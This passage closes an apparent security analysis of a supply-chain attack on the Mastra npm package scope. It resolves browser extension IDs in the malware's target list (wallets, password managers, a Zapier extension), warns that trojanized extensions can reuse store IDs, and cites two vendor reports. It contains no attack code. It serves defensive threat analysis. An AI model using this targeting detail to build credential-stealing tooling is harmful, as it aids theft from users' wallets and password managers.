`ngghlnfmdgnpegcmbpghekhkhkbkjpj` (#141) was independently verified as the genuine Zapier extension (the Chrome Web Store redirects to `/detail/zapier/...`, publisher Zapier, Inc., corroborated by crx4chrome and chrome-stats). It is the one non-wallet, non-credential entry in the list; note that an extension ID only binds to a name on the store: a sideloaded/trojanized CRX can reuse the same ID off-store, so a recovered sample should be hash-checked

before assuming the benign extension. Two IDs map to MetaMask (#46 Edge listing, #144 Chrome) and two to Bitwarden (#99, #145), reflecting Chrome/Edge cross-listings.

Sources / further reading

The scope-takeover, affected-package, provenance, and axios-attribution details draw on the two reports below. The stage-one and stage-two technical breakdowns and the extension-ID resolution are our own static analysis.

- Aikido Security, [Over 140 popular Mastra npm packages hit by supply chain attack](#)
- SafeDep, [Mastra npm scope takeover supply chain attack](#)